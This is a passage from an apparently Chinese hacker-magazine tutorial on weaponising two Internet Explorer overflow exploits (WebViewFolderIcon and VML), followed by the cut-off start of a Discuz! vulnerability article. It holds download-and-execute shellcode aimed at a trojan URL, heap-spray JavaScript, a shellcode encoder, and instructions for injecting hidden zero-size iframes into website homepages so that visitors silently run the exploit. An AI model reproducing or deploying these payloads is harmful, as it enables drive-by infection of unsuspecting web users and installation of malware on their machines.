


图4

不过，要是直接访问这个网页文件的话，因为是空白的，很容易让访问者怀疑，所以，我们可以将**<iframe src=http://cmwl.go.idhost.cn/exploit.html width=0 height=0></iframe>**这句代码加入到网站首页中（图5），位置随便，这样当对方访问首页的时候，我们插入的exploit.html就会被悄悄的打开了，因为长和宽设置的都是0，因此，访问者是很难发觉的。




图5

> 注意：经过我的测试，C语言版利用程序生成的html文件的溢出成功率比Perl语言版生成的html文件要低很多，因此建议大家使用Perl语言版的。

Microsoft IE畸形VML文档处理缓冲区溢出漏洞

一、漏洞描述与代码

IE在处理畸形VML文档时存在缓冲区溢出漏洞，远程攻击者可以利用此漏洞在用户电脑上执行任意命令。软的矢量图形渲染库（vgx.dll）的“_IE5_SHADETYPE_TEXT::Text”过程在处理矢量标记语言（VML）文档中的某些内容时存在栈溢出漏洞，如果用户使用IE浏览器浏览了“rect”标签中包含有超长“fill”方式的恶意VML文档的话，就会触发这个溢出，导致执行任意命令。该漏洞针对WinXP SP2系统的代码只有Perl语言版和HTML版的。

二、测试与利用

我们在CMD下使用“perl 溢出程序.pl”或真接修改html版的内容然后直接保存，都会生成exploit.html，这上面那个漏洞的利用方式很相似的，都是将生成的html文件与自己配置好的木马一起传到网上，再将**<iframe src=http://www.****.com.cn/利用程序生成的HTML文件.html width=0 height=0></iframe>**这句插入到首页文件中。生成的exploit.html文件的作用就是触发漏洞，并下载执行我们的木马。

html版漏洞利用代码的溢出成功率很高，建议大家使用，对于html版shellcode的替换我会在后面说明。

编译&DIY shellcode

一、什么叫shellcode

说的通俗点，就是我们溢出成功后，想在被溢出主机上执行的指令，形如“\xEB\x54\x8B\x75\x3C\x8B\x74”这样的东西，就是机器码，也就是一组CPU指令。

上边介绍的这两个漏洞利用程序的shellcode的功能都是下载并执行文件，也就是说成功溢出的话，会下载并执行我们指定的文件。

现在大家应该明白iewvf.exe http://cmwl.go.idhost.cn/hello.exe testExploit.html是什么意思了吧！

二、编译

1.VC利用程序的编译

运行VC++ 6.0，选择文件->新建->“文件标签”（图6），选择其中的“C++ Source File”，文件名处随便写***.c，目录为你要存放的目录（记得一定要是.c不能是.cpp，.c为C语言源程序文件，.cpp为C++语言源程序文件，因为C++的语法检查是很严格的，C语言中的一些未初始化变量的语法，在以.cpp为后缀时进行编译的话是通不过的），最后按确定就行了。再把C语言版的漏洞利用程序代码贴进去（图7），分别点“连接”、“编译”、“运行”，如果不出现错误的话就OK了，会在你刚才设置的目录下生成若干文件（图8），在Debug文件夹下会看到一个与***.c同名的.exe文件，这就是我们编译好的可执行文件。




图6




图 7




图 8

2.Perl利用程序的编译

我们先要安装一个叫做 ActivePerl 的 Perl 语言编译工具，然后将 Perl 语言版漏洞利用程序的源代码通过记事本保存为 .pl 后缀的文件，这样 .pl 文件就会变成这样（图 9），通常双击即可执行。




图 9

3.html 利用程序的编译

这个根本用不到编译，大家只要修改 html 版利用程序中的 shellcode 再保存就 OK 了。

三、Unicode shellcode

目前很多溢出程序对 ShellCode 都有特定的要求，一类是对 ShellCode 的长度大小有限制；另一类就是不能出现某些特殊字符。如 RPC DOCM 漏洞溢出时不能用 0x5c；Gmail 漏洞不能有大写字母；Foxmail 不能有 0x2E、0x2F 字符等等。因为假如有这些字符的话，会导致服务中断 Shellcode，溢出失败。

要想 ShellCode 避免出现特殊字符，有两种方法：一种是编写好 ShellCode 后，对不合要求的字符进行指令等价变换。比如一些 IIS 漏洞里面不能出现 0x20，对指令 **Mov eax，20h**，就可以改为 **Mov eax，24h，sub eax，04h**（意思是先给 eax 赋值为 24h，然后再减去 04h），这样就避免出现了 0x20。另一种就是把 ShellCode 进行一定的变换编码（以上该段摘录于网上以及我通过一些资料总结而来，如有不对的地方，还请高手指教）。

就像本文介绍的这两个漏洞的利用程序，先把 shellcode 进行 Unicode 编码（%u**** 的形式），然后再通过 JavaScript 的 unescape 函数进行解码（图 10），以达到准确传输 shellcode 的目标。

```
<SCRIPT language="javascript">

        var heapSprayToAddress = 0x05050505;

        var payLoadCode = unescape("[illegible]

        var heapBlockSize = 0x400000;

        var payLoadSize = payLoadCode.length * 2;

        var spraySlideSize = heapBlockSize - (payLoadSize+0x38);

        var spraySlide = unescape("%u9090%u9090");
        spraySlide = getSpraySlide(spraySlide,spraySlideSize);

        heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;

        memory = new Array();

        for (i=0;i<heapBlocks;i++)
        {
                memory[i] = spraySlide + payLoadCode;
        }
```

图 10

各位读者朋友可以打开以上两个漏洞利用程序生成的 html 文件，会发现其中都有 unescape 函数，将经过 Unicode 编码的 shellcode 作为参数进行解码。

四、DIY shellcode

1.perl 语言版利用程序的改造

我们以 IE WebViewFolderIcon 远程整数溢出漏洞 Perl 语言版利用程序为例，打开 IE WebViewFolderIcon 远程整数溢出漏洞的利用程序源代码，看到变量 sco 了吧，这就是 shellcode。

我们来看最后一行，就是要下载并执行文件的 URL，你可以改成相应的木马程序的 URL 地址（图 11），而源代码中函数 convert_sco 的作用就是将 shellcode 转成 Unicode 编码（如图 12，我会抽时间将这个加密函数转成 VC 形式，供大家使用），改完之后保存，然后再进行编译就完成对 shellcode 超级简单的改造了。

```
use strict;

my $sco =
"\xEB\x54\x8B\x75\x3C\x8B\x74\x35\x78\x03\xF5\x56\x8B\x76\x20\x03".
"\xF5\x33\xC9\x49\x41\xAD\x33\xDB\x36\x0F\xBE\x14\x28\x38\xF2\x74".
"\x08\xC1\xCB\x0D\x03\xDA\x40\xEB\xEF\x3B\xDF\x75\xE7\x5E\x8B\x5E".
"\x24\x03\xDD\x66\x8B\x0C\x4B\x8B\x5E\x1C\x03\xDD\x8B\x04\x8B\x03".
"\xC5\xC3\x75\x72\x6C\x6D\x6F\x6E\x2E\x64\x6C\x6C\x00\x43\x3A\x5C".
"\x55\x2e\x65\x78\x65\x00\x33\xC0\x64\x03\x40\x30\x78\x0C\x8B\x40".
"\x0C\x8B\x70\x1C\xAD\x8B\x40\x08\xEB\x09\x8B\x40\x34\x8D\x40\x7C".
"\x8B\x40\x3C\x95\xBF\x8E\x4E\x0E\xEC\xE8\x84\xFF\xFF\xFF\x83\xEC".
"\x04\x83\x2C\x24\x3C\xFF\xD0\x95\x50\xBF\x36\x1A\x2F\x70\xE8\x6F".
"\xFF\xFF\xFF\x8B\x54\x24\xFC\x8D\x52\xBA\x33\xDB\x53\x53\x52\xEB".
"\x24\x53\xFF\xD0\x5D\xBF\x98\xFE\x8A\x0E\xE8\x53\xFF\xFF\xFF\x83".
"\xEC\x04\x83\x2C\x24\x62\xFF\xD0\xBF\x7E\xD8\xE2\x73\xE8\x40\xFF".
"\xFF\xFF\x52\xFF\xD0\xE8\xD7\xFF\xFF\xFF".
"http://cmwl.go.idhost.cn/hello.exe";
```

图 11

```
sub convert_sco {
        my $data = shift;
        my $mode = shift() || 'LE';
        my $code = '';

        my $idx = 0;

        if (length($data) % 2 != 0) {
                $data .= substr($data, -1, 1);
        }

        while ($idx < length($data) - 1) {
                my $c1 = ord(substr($data, $idx, 1));
                my $c2 = ord(substr($data, $idx+1, 1));
                if ($mode eq 'LE') {
                        $code .= sprintf('%%u%.2x%.2x', $c2, $c1);
                } else {
                        $code .= sprintf('%%u%.2x%.2x', $c1, $c2);
                }
                $idx += 2;
        }

        return $code;
}

#请大家自行有Active Perl进行编译
```

图 12

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\cmwlux>c:

C:\Documents and Settings\cmwlux>cd\

C:\>iewvf http://cmwl.go.idhst.cn/hello.exe testExploit.html
[+] download url:http://cmwl.go.idhst.cn/hello.exe
[+] exploit file:testExploit.html
"%u54eb%u758b%u8b3c%u3574%u0378%u56f5%u768b%u0320"
"%u33f5%u49c9%uad41%udb33%u0f36%u14be%u3828%u74f2"
"%uc108%u0dcb%uda03%ueb40%u3bef%u75df%u5ee7%u5e8b"
"%u0324%u66dd%u0c8b%u8b4b%u1c5e%udd03%u048b%u038b"
"%uc3c5%u7275%u6d6c%u6e6f%u642e%u6c6c%u4300%u5c3a"
"%u2e55%u7865%u0065%uc033%u0364%u3040%u0c78%u408b"
"%u8b0c%u1c70%u8bad%u0840%u09eb%u408b%u8d34%u7c40"
"%u408b%u953c%u8ebf%u0e4e%ue8ec%uff84%uffff%uec83"
"%u8304%u242c%uff3c%u95d0%ubf50%u1a36%u702f%u6fe8"
"%uffff%u8bff%u2454%u8dfc%uba52%udb33%u5353%ueb52"
"%u5324%ud0ff%ubf5d%ufe98%u0e8a%u53e8%uffff%u83ff"
"%u04ec%u2c83%u6224%ud0ff%u7ebf%ue2d8%ue873%uff40"
"%uffff%uff52%ue8d0%uffd7%uffff%u7468%u7074%u2f3a"
"%u632f%u776d%u2e6c%u6f67%u692e%u6864%u7473%u632e"
"%u2f6e%u6568%u6c6c%u2e6f%u7865%u0065";
[+] exploit write to testExploit.html success!
```

图 13

```
<SCRIPT language="javascript">

      var heapSprayToAddress = 0x05050505;

      var payLoadCode = unescape("%u54eb%u758b%u8b3c%u3574%u0378%u56f5%u768b%u0320"+
"%u33f5%u49c9%uad41%udb33%u0f36%u14be%u3828%u74f2"+
"%uc108%u0dcb%uda03%ueb40%u3bef%u75df%u5ee7%u5e8b"+
"%u0324%u66dd%u0c8b%u8b4b%u1c5e%udd03%u048b%u038b"+
"%uc3c5%u7275%u6d6c%u6e6f%u642e%u6c6c%u4300%u5c3a"+
"%u2e55%u7865%u0065%uc033%u0364%u3040%u0c78%u408b"+
"%u8b0c%u1c70%u8bad%u0840%u09eb%u408b%u8d34%u7c40"+
"%u408b%u953c%u8ebf%u0e4e%ue8ec%uff84%uffff%uec83"+
"%u8304%u242c%uff3c%u95d0%ubf50%u1a36%u702f%u6fe8"+
"%uffff%u8bff%u2454%u8dfc%uba52%udb33%u5353%ueb52"+
"%u5324%ud0ff%ubf5d%ufe98%u0e8a%u53e8%uffff%u83ff"+
"%u04ec%u2c83%u6224%ud0ff%u7ebf%ue2d8%ue873%uff40"+
"%uffff%uff52%ue8d0%uffd7%uffff%u7468%u7074%u2f3a"+
"%u632f%u776d%u2e6c%u6f67%u692e%u6864%u736f%u2e74"+
"%u6e63%u682f%u6c65%u6f6c%u652e%u6578%u0000");
```

图 14

2.html版利用程序的改造

我们以IE VML漏洞html版利用代码为例，运行最初从网上下载的IE VML漏洞利用代码时，shellcode完成的功能是打开Windows自带的计算器程序，这可不行，我们要对shellcode进行修改。如果想换掉里面的shellcode，就要将相应的shellcode进行Unicode编码，这可怎么办呢？

我们想一下，在用IE WebViewFolderIcon漏洞C语言版利用程序生成html文件时，利用程序会在屏幕上显示出经过编码的shellcode（图13），这就是下载并执行http://cmwl.go.idhost.cn/hello.exe的Unicode shellcode，我们把它复制下来，并替换html文件中unescape函数的参数（图14），这样我们就完成对shellcode的替换了。

再来测试一下，是不是已经OK了。

3.如果还想换成别的功能的shellcode，可能要对主程序进行大量的修改，这可能会涉及很多问题，如该漏洞对shellcode长度是否有限制，通用性等。

其实，我也是个菜鸟，DIY shellcode只是巧妙的调换了一下shellcode，没有太深奥的东西。思路上就跟Metasploit Framework这个软件一样，选定一个exploit之后，可以选择不同shellcode进行组合。文章写到这里就结束了，不过我还在继续研究，希望可以更换一个添加用户的shellcode。不过不断努力的学习才是最重要的。

（文章中涉及到的两个IE漏洞的利用源代码已经以及ActivePerl已经收录于光盘中）

文章难易度：★★★★
文章阅读点：php5 GPC绕过缺陷下的漏洞分析实例，教会大家在新技术下学习查找漏洞和如何利用！

菜鸟解说Discuz!漏洞

zj1244

在上期杂志里将Discuz!论坛的漏洞利用工具发布后，不少朋友通过QQ告诉我说，他们对于如何查找到该漏洞的过程非常有兴趣，因此我决定把当时测试的整个过程简单的记录给大家，当读者朋友有了一定的PHP＋MYSQL基础后，也可以尝试着自己去挖掘别的程序的漏洞，这是一件很有意思的事情。

首先，根据Didcuz!官方发布的公告我们知道漏洞的形成原因是《Php5 GPC绕过缺陷》里提到的$_SERVER变量没有得到足够的保护，因此首先要去阅读学习那篇文章，得到以下重要信息：

```
    QUERY_STRING      //用户GET方法提交时的查询字符串
    HTTP_REFERER              //用户请求的来源变量，在一些
程序取得用户访问记录时用得比较多
    HTTP_USER_AGENT            //用户的浏览器类型，也用
于用户的访问记录的取得
